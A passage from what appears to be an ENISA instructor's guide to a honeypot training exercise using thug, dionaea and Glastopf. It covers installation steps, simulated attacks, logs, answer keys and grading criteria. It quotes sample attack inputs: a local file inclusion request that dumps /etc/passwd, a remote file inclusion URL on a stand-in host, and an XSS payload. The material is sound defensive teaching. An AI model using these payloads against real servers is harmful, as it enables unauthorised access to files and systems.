Possible mitigation of the attack (question f) should be worked out in an open discussion. Available techniques include but are not limited to BGP- and DNS-blackholing, anti-virus and IDS/IPS software, proxy and honeypot technology, etc. (together with overview of pros and cons of all proposed solutions). The main conclusion should be: *there is no perfect and 100% effective solution for the mitigation of such attacks*.

1.4.4 Task 3 – Analysis of a second URL described in a incident report

This time students should carry out the analysis by themselves. When one or more students are unable to complete the analysis, you should engage other students in a discussion to troubleshoot and solve the problem. You should provide advice only if none of the students

can suggest the solution. If an Internet connection is available, students should be allowed to use it, in particular to perform external analyses or find information about the associated vulnerabilities.

To improve information exchange and support capabilities it is recommend that the teacher is provided with access to students' laptops through *ssh* servers enabled in their systems. All terminal operations in these systems should be carried out within *screen* sessions. With such setup, the teacher can connect to students' systems using *ssh* and attach to their screen sessions, providing assistance and evaluation of their progress.

In order to provide secure *ssh* and *screen* access, students should perform the following steps in their virtual systems:

```
$ sudo /etc/init.d/ssh start
$ screen
```

To connect to a student's system, you should perform the following steps:

```
$ ssh -l student {IP_address_of_students_system}
$ screen -x
```

The same password is used in every system: **honeypot**

Students will need to run the apache web server on their virtual machines. However, no DNS server is required, all domain names are resolved in the `/etc/hosts` file.

```
$ sudo /etc/init.d/apache2 start
```

1.4.5 Task 3 - Assessment

Students should be given the task of investigating incident report no. 002, available in the e-mail inbox of the virtual image, with the objective of answering the following questions:

a) Is the web site malicious or not?
b) How was the attack carried out? Describe step by step (could be presented as a flow diagram).
c) What domain names and IP addresses are involved in the attack? (Unlike in a real scenario, IP addresses are not so relevant here, because of the fact that we use a locally based Apache server, therefore guaranteeing that only one address will be involved (localhost, 127.0.0.1)).
d) Which browsers are targeted?
e) Which vulnerabilities are exploited and how?
f) How could we mitigate the attack?

The flow diagram representing the attack step-by step is:



Figure 2: PART 1 Task 3 attack step-by-step

Attention!

Note that – as it is presented in the diagram – some traps have been set. In particular, the user agent specified by the browser is checked by the malicious web page and, what is especially important, the proper referrer is checked as well. Students will not notice this using only *thug*, unless additional analysis was performed on obfuscated JavaScript(s) – for example using an external tool or service.

After finishing PART 1, students should stop the Apache server:

```
$ sudo /etc/init.d/apache2 stop
```

1.4.6 Evaluation metrics

Listed below are some suggested metrics for this part of the exercise:

Students **MUST** (grade: *satisfactory / Pass*):

- properly install *thug* honeypot,
- properly use *thug* (browser personalities),
- determine the IP addresses and domain names involved in the attack,
- determine which web browsers are targeted,
- understand how a web browser is exploited (JavaScript through ActiveX) – both IE 6 and IE 8, without any more details of exploit or shellcode behaviour besides the *thug* analysis.

Students **SHOULD** (grade: (*very) good / Pass with credit*):

- all of the above, plus:
- understand how the attack was carried out – what each snippet of JavaScript is does and how (except the last JavaScripts containing exploits),
- sketch the process (flow diagram) of the attack,
- present ideas on how to mitigate the attack.

Students **COULD** (tasks beyond the scope of this particular exercise, grade: *excellent / Pass with distinction*):

- all of the above, plus:
- obtain and analyse the site `http://uu0tipozlic.rep/images/2012/noref.html` (there is junk JavaScript inserted in order to confuse the researcher – this should be noticed by the student, and without the proper referrer there is no HTTP 302 redirection),
- research two malicious JavaScripts (how do they work? what vulnerability is exploited?), together with analyses in external services (e.g. VirusTotal, Wepawet),
- research the windows executable file downloaded and run by malicious JavaScript (manual analysis, or using external services, for example VirusTotal),
- present ideas on how to prevent further attacks.

1.5 PART 2 Server-side honeypot: Scenario 1 (investigation of a new worm in a LAN)

This PART of the exercise consist of a scenario divided into three tasks:

1. deployment of the server-side honeypot,
2. a demonstration performed by the teacher to introduce the concepts,
3. an analysis of the attack detected by the honeypot.

For this scenario, the *dionaea* honeypot will be used. First, the students should deploy the *dionaea* server-side honeypot. Next, you, as the teacher, should demonstrate how to use the honeypot for the provided scenario. Finally, students should analyse the attack carried out and answer the following questions (when they reach section Task 2 - Assessment 1.5.3):

a) What vulnerability is being targeted?
b) What is the source of the attack?
c) Were there any files sent by an attacker? (The students should describe these.)
d) How could the attack be mitigated?

1.5.1 Task 1 - Deployment of the honeypot

Dionaea, the *Nepenthes*[8] successor, is a low-interaction honeypot. The main purpose of the honeypot is to collect malware. It features modular architecture, embedding Python as scripting language in order to emulate protocols. It is able to detect shellcode using *libemu* and supports IPv6 and TLS. *Dionaea* runs in a restricted environment without administrative privileges.

The first task is to install the honeypot. All required files are already pre-loaded and included in the *Honeypot Exercise Virtual Image*. Most of the required software packages are already installed. The installation process described in this document can be found at the *dionaea* website (http://dionaea.carnivore.it/#compiling).

First, install the dependencies:

Cython:

```
$ cd /opt/Cython-0.16
$ sudo python3.2 setup.py install
```

liblcfg:

```
$ cd /opt/liblcfg/code
$ autoreconf -vi
$ ./configure --prefix=/opt/dionaea
$ make install
```

libemu:

```
$ cd /opt/libemu
$ autoreconf -vi
$ ./configure --prefix=/opt/dionaea
```

[8] http://nepenthes.carnivore.it/download

```
$ sudo make install
```

Second, install *dionaea* itself. Its source code is located in the `/opt` directory. The honeypot can be compiled using the following command sequence:

```
$ cd /opt/dionaea
$ autoreconf -vi
$ ./configure --with-lcfg-include=/opt/dionaea/include/ \
      --with-lcfg-lib=/opt/dionaea/lib/ \
      --with-emu-include=/opt/dionaea/include/ \
      --with-emu-lib=/opt/dionaea/lib
$ make
$ sudo make install
```

1.5.2 Task 2 - Introduction – a step-by-step analysis

In this task, the teacher should perform an example investigation to demonstrate to students how the *dionaea* honeypot works. Active discussion with students throughout the exercise is recommended.

Students are presented with information about a worm attack taking place in the network. This incident is reported via an e-mail (use the *Icedove* e-mail client to retrieve it). The main task is to use a server-side honeypot to analyse the attack.

STEP 1

It is important that you introduce the basics of the honeypot, the configuration, and how to start it with different startup options. Attention should be paid to the `dionaea.conf` configuration file. In particular *dionaea's* modules should be discussed.

The configuration file is located at `/opt/dionaea/etc/dionaea/dionaea.conf`.

The startup options can be displayed using -h flag:

```
$ /opt/dionaea/bin/dionaea -h
```

STEP 2

Run the *dionaea* honeypot as root:

```
$ sudo /opt/dionaea/bin/dionaea -r /opt/dionaea
```

STEP 3

For security and simplicity purposes, the exercise is prepared so as to be executed in an environment with no active network or within an isolated LAN. In the first case, the VoIP scan simulation must be started on localhost. To run the simulated attack, please type:

```
$ /opt/exercises/exercise2.1
```

This will start a scanning of SIP protocol using the OPTIONS method. **Do not run the script in a non-isolated network!**

Note: If there is an isolated LAN established, you may also choose to run the attack from your own virtual machine providing a student's IP address as an argument:

```
$ /opt/exercises/exercise2.1 <Student's IP address>
```

STEP 4

Check the log file (`/opt/dionaea/var/log/dionaea.log`) for incoming connections and look for possible attack indicators:

```
(…)
[17082012 13:06:45] connection connection.c:4337-message: connection 0x945d000
accept/udp/established [127.0.0.1:5060->127.0.1.1:5066] state: established->established
[17082012 13:06:45] logsql dionaea/logsql.py:618-info: connect connection to
127.0.1.1/:5066 from 127.0.0.1:5060 (id=396)
[17082012 13:06:45] sip dionaea/sip/__init__.py:649-info: Received: OPTIONS
[17082012 13:06:45] sip dionaea/sip/rfc3261.py:463-info: Creating Response: code=200,
message=None
(…)
```

In the above listing, the main artefacts of the attack are marked in red.

In this case, the attacker used a SIP scanner to determine which SIP methods are provided. Since this type of scanning is using the OPTIONS method, it is called *SIP OPTIONS scanning*.

STEP 5

Use the provided `readlogsqltree` script to display attacks from the previous day. The script queries the logsql sqlite database for attacks, and prints out all related information for every attack.

This tool provides information about the exploited vulnerability, the time, the attacker, information about the shellcode, and the file offered for download (if any).

```
$ python3.2 /opt/dionaea/bin/readlogsqltree -t $(date '+%s')-24*3600
/opt/dionaea/var/dionaea/logsql.sqlite
2012-08-17 13:06:45
  connection 396 SipSession udp connect 127.0.0.1:5060 -> /127.0.1.1:5066 (396 None)
   Method:OPTIONS
   Call-ID:3883276957@127.0.0.1
   User-Agent:HjtMN0
     addr: <> 'sip:nobody@127.0.0.1:None'
     to: <> 'sip:nobody@127.0.0.1:None'
     contact: <> 'sip:nobody@127.0.0.1:None'
     from: <> 'sip:HjtMN0@127.0.0.1:5066'
     via:'UDP/127.0.0.1:5066
```

1.5.3 Task 2 - Assessment

In this case the attack does not trigger any vulnerability. It is a SIP OPTIONS scan. This type of scanning is used to identify VoIP devices and determine their capabilities.

The SIP OPTIONS scan was probably performed in order to identify all VoIP devices in the subnet. It might be a reconnaissance step of a multi-stage attack. These scans are used to identify targets and the next stage will likely target only those devices which responded during scanning.

Together with students, answer the following questions:

a) What vulnerability is being targeted?
   The attack does not trigger any vulnerability – it is just an example of *SIP OPTIONS scanning*.
b) What is the source of the attack?
   The source IP address is 127.0.0.1
c) Were there any files sent by the attacker? If so, the students should describe them.
   There were no files sent.
d) How could the attack be mitigated?
   To start a discussion: one must not expose a SIP server to an external network, i.e. Internet. This can be accomplished by properly configuring the server and a firewall.

1.5.4 Task 3 - Analysis of a second attack

This time students should carry out the analysis by themselves. When one or more students are unable to complete the analysis, you should engage other students in a discussion to troubleshoot and solve the problem. You should provide advice only if none of the students can suggest the solution. If an Internet connection is available, students should be allowed to use it, in particular to perform external analyses or find information about the associated vulnerabilities.

Similarly to Task2, for the sake of security and simplicity, the exercise is prepared to be executed in an environment with no network connectivity or within an isolated LAN. In the first case the attack simulation must be run on localhost. To run the simulated attack, please type:

```
$ /opt/exercises/exercise2.2
```

The attack is going to be conducted in a loop in order to give students some time to setup a honeypot properly. There will be short breaks between the attacks.

Note: If there is an isolated LAN established, you can also run the attack from your own virtual machine providing a student's IP address as an argument:

```
$ /opt/exercises/exercise2.2 <Student's IP address>
```

1.5.5 Task 3 - Assessment

Students should answer the following questions:

a) What vulnerability is being targeted?
   A remote code execution vulnerability in Print Spooler Service on Microsoft Windows systems, MS10-061[9].

[9] http://support.microsoft.com/kb/2347290

b) What is the source of the attack?
IP address: 127.0.0.1
c) Were there any files sent by an attacker? If so, the students should describe them.
Yes, files are located in `/opt/dionaea/var/dionaea/binaries/` (a Windows remote shell).
d) How could the attack be mitigated?
The simplest solution is to use a firewall application as well as a anti-virus software. It is also important to patch an operating system regularly. Start a discussion in order to find additional mitigation possibilities.

1.5.6 Evaluation metrics

Listed below are some suggested metrics for this part of the exercise:

Students **MUST** (grade: *satisfactory / Pass*):
- properly install the *dionaea* honeypot,
- understand configuration options,
- correctly start the honeypot,
- identify source and time of the attack,
- identify which honeypot module(s) were used.

Students **SHOULD** (grade: (*very) good / Pass with credit*):
- successfully accomplish all the above plus:
- describe all stages of the attack,
- describe the exploited vulnerability,
- use utilities provided along with *dionaea* to get additional attack information,
- present ideas on how to mitigate the attack.

Students **COULD** (grade: *excellent / Pass with distinction*):
- successfully accomplish all the above plus:
- propose improvements in the detection of such an attack,
- analyse the shellcode,
- analyse the downloaded binary.

1.6 PART 2 Server-side honeypot: Scenario 2 (investigation of a remote attack targeting a web application)

This PART of the exercise is divided into three tasks:
1. deployment of the server-side honeypot,
2. a demonstration performed by the teacher as an introduction,
3. analysis of the attack detected by the honeypot.

First, a student has to deploy the server-side honeypot used in this scenario. Next, you should demonstrate how to use the honeypot for the provided scenario. Finally, the student has to analyse the attack and answer the following questions (when they reach section Task 2 - Assessment 1.6.3):

a) What vulnerabilities are being targeted?
b) What are the sources of the attacks?
c) Were there any files sent by an attacker? If so, the students should describe them.
d) How could the attacks be mitigated?

1.6.1 Task 1 – Deployment of the honeypot

In this part of the exercise the ***Glastopf*** honeypot is going to be used. *Glastopf* is a honeypot which emulates thousands of vulnerabilities to gather data from attacks targeting web applications. The principle behind it is very simple: return an expected response to the attacker exploiting the web application. The project's website is at http://glastopf.org/.

The first task is to install the honeypot. All required files are already included on the *Honeypot Exercise Virtual Machine* image. All software dependencies are already installed. The installation process described in this document can be found on the *Glastopf* website (http://dev.glastopf.org/projects/glaspot/wiki/Installation).

Glastopf's source code is located in the `/opt` directory. The honeypot itself is a Python script, which does not need to be installed, but one has to install an event module and APD (PHP profiler/debugger).

First, install a Python's evnet module:

```
$ cd /opt/evnet
$ sudo python2.7 setup.py install
```

Next, install and configure APD[10]:

```
$ cd /opt/apd/
$ phpize
$ ./configure
$ make
$ sudo make install
```

Add the following lines to `/etc/php5/cli/php.ini` file as a superuser:

```
zend_extension = /usr/lib/php5/20090626+lfs/apd.so
apd.dumpdir = /tmp/apd
apd.statement_tracing = 0
```

Finally, install *Glastopf's* sandbox:

```
$ cd /opt/glaspot/trunk/sandbox/
$ make
```

[10] *APD can be replaced by BFR, available from https://github.com/glaslos/BFR*

Glastopf should now be ready for operation.

1.6.2 Task 2 – Introduction – a step-by-step analysis

In this task you should perform an investigation to demonstrate to students how the *Glastopf* honeypot works. The students should be given information about an attack taking place in the network. The main task is to install and use a server honeypot to analyse the attack.

You should explain basic types of attacks on web applications, such as:

- *Cross Site Scripting* (XSS)[11]
- *Local File Inclusion* (LFI)[12]
- *Remote File Inclusion* (RFI)[13]

An overview of web application vulnerabilities can be found on the OWASP TOP 10 Web Application Security Risks list[14].

STEP 1

It is important that you introduce the honeypot and the basics of its configuration, as well as how to start the honeypot. Attention should be paid to the `glastopf.cfg` configuration file, especially the listening IP address and port number. In order to complete the exercises, the port number has to be changed to 80.

Before running Glastopf make sure that there is no other service bound to port 80 tcp. If you performed previous exercises, either *Apache* or *dionaea* process may still be using this port. In such a case, please stop the appropriate application before continuing. You can check whether any services are listening on port 80 tcp with the following command:

```
$ sudo netstat -nltp |grep ":80 "
```

Note: during the exercises it is recommended to turn off *hpfeeds.* You can disable this functionality in *Glastopf's* configuration file (located at `/opt/glaspot/trunk/glastopf.cfg`):

```
[hpfeed]
enabled = False
```

STEP 2

Run the *Glastopf* honeypot as a superuser:

```
$ cd /opt/glaspot/trunk
```

[11] https://www.owasp.org/index.php/Top_10_2010-A2

[12] http://labs.neohapsis.com/2008/07/21/local-file-inclusion-%E2%80%93-tricks-of-the-trade/

[13] http://lwn.net/Articles/203904/

[14] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

```
$ sudo python webserver.py
```

STEP 3

For the sake of security and simplicity, the exercise has been prepared to be executed in an environment with no network connectivity or in an isolated LAN. In the first case, the worm attack simulation must be run on localhost. To run the simulated attack, type:

```
$ /opt/exercises/exercise3.1
```

This will start the *Local File Inclusion* attack on the web application.

Note: If there is an isolated LAN established, you can also run the attack from your own virtual machine providing a student's IP address as an argument:

```
$ /opt/exercises/exercise3.1 <Student's IP address>
```

STEP 4

Check the log file for incoming connections and look for attack indicators (`/opt/glaspot/trunk/log/glastopf.log`):

```
2012-08-05 11:20:34,135 INFO 10.24.82.77 GET /
2012-08-05 11:20:34,305 INFO 10.24.82.77 GET /style.css
2012-08-05 11:20:34,481 INFO 10.24.82.77 GET /favicon.ico
2012-08-05 11:27:12,652 INFO 127.0.0.1 GET /x?id=site1
2012-08-05 11:27:12,777 INFO 127.0.0.1 GET /style.css
2012-08-05 11:27:12,945 INFO 127.0.0.1 GET /favicon.ico
2012-08-05 11:27:54,606 INFO 127.0.0.1 GET /x?id=../../../etc/passwd
2012-08-05 11:27:54,835 INFO 127.0.0.1 GET /favicon.ico
```

The events that you should pay special attention to have been highlighted in bold red.

STEP 5

Analyse the database logs:

```
$ sqlite3 /opt/glaspot/trunk/db/glastopf.db "SELECT
id,timestamp,source_addr,method,module FROM events"
1|2012-08-05 11:20:33|10.24.82.77:52164|GET|unknown
2|2012-08-05 11:20:34|10.24.82.77:52166|GET|style_css
3|2012-08-05 11:20:34|10.24.82.77:52167|GET|unknown
4|2012-08-05 11:27:54|127.0.0.1:52169|GET|lfil
5|2012-08-05 11:27:54|127.0.0.1:52173|GET|unknown
6|2012-08-05 11:27:12|127.0.0.1:52174|GET|unknown
7|2012-08-05 11:27:12|127.0.0.1:52177|GET|style_css
8|2012-08-05 11:27:12|127.0.0.1:52178|GET|unknown
```

Please show the details regarding the connection which triggered the `lfil` module responsible for handling the *Local File Inclusion* attack. For more details about this connection, use the following command:

```
$ sqlite3 -line /opt/glaspot/trunk/db/glastopf.db "SELECT * FROM
events WHERE id=4"
          id = 4
```

```
   timestamp = 2012-08-05 11:27:54
 source_addr = 127.0.0.1:52169
      method = GET
     request = /x?id=../../../etc/passwd
request_body =
      module = lfil
    filename =
    response = HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
        host = localhost:80
```

1.6.3 Task 2 - Assessment

As a result of the attack, due to a simulated vulnerability in a script, a local `/etc/passwd` file was illegally accessed and displayed to the attacker (the attacker's IP address is: 127.0.0.1 or the address of your computer).

Together with the students, you should answer the following questions:

a) What vulnerabilities are being targeted?
   The ability to include a local file in the executed script.
b) What are the sources of the attacks?
   IP address: 127.0.0.1.
c) Were there any files sent by an attacker? If so, the students should describe them.
   No. The attacker has gained access to contents of a local (server's) `/etc/passwd` file.
d) How could the attacks be mitigated?
   Input data sanitization (GET array) directly in the web application or in an external tool, such as a web application firewall.

1.6.4 Task 3 - Analysis of a second attack

This time students should carry out the analysis by themselves. When one or more students are unable to complete the analysis, you should engage other students in a discussion to troubleshoot and solve the problem. You should provide advice only if none of the students

can suggest the solution. If an Internet connection is available, students should be allowed to use it, in particular to perform external analyses or find information about the associated vulnerabilities.

Similarly to Task2, for the sake of security and simplicity, the exercise is prepared to be executed in an environment with no active network or within an isolated LAN. In the first case, the attack simulation must be run on localhost.

First, start the HTTP server to allow the RFI attack:

```
$ /opt/exercises/evlserver/httpd
```

To run the simulated attack, type:

```
$ /opt/exercises/exercise3.2
```

Different attacks are going to be conducted in a loop in order to give students some time to run the honeypot properly. There will be short breaks between the attacks.

Note: If there is an isolated LAN established, you can also choose to run the attack from your own virtual machine providing a student's IP address as an argument:

```
$ /opt/exercises/exercise3.2 <Student's IP address>
```

1.6.5 Task 3 - Assessment

The students should answer the following questions:

a) What vulnerabilities are being targeted?

There are different vulnerabilities being exploited, including:

1. *Remote File Inclusion*,
   e.g. `/phpmyadmin?id=http://thah4poo6mai2the.evl:6985/mnw/0000x7/jhsaeh.ph`
2. *Cross Site Scripting*,
   e.g. `/site?key=<script>alert(1)</script>`
3. *Local File Inclusion*,
   e.g. `/test?name=../../etc/group`

b) What are the sources of the attacks?

IP address from which the attack was conducted (127.0.0.1 or your – the teacher's - IP address).

c) Were there any files sent by the attacker? If so, the students should describe them.

Yes, a file is stored in `/opt/glaspot/trunk/files/`. It is a PHP-Shell.

d) How the attacks could be mitigated?

Input data sanitisation directly in the web application or in an external tool, such as a web application firewall.

1.6.6 Evaluation metrics

Listed below are some suggested metrics for this part of the exercise:

Students **MUST** (grade: *satisfactory / Pass*):

- properly install the *Glastopf* honeypot,

- understand the *Glastopf* configuration options,
- correctly start the honeypot,
- be able to analyze the results to identify the source and time of the attacks.

Students **SHOULD** (grade: (*very) good / Pass with credit*):

- successfully accomplish all the above plus:
- point out types of attacks,
- describe all of the attacks,
- use utilities provided along with *Glastopf* to get additional attack information,
- present ideas on how to mitigate the attack.

Students **COULD** (grade: *excellent / Pass with distinction*):

- successfully accomplish all the above plus:
- propose improvements in the detection of such attack,
- analyse the downloaded file(s).

P.O. Box 1309, 71001 Heraklion, Greece
www.enisa.europa.eu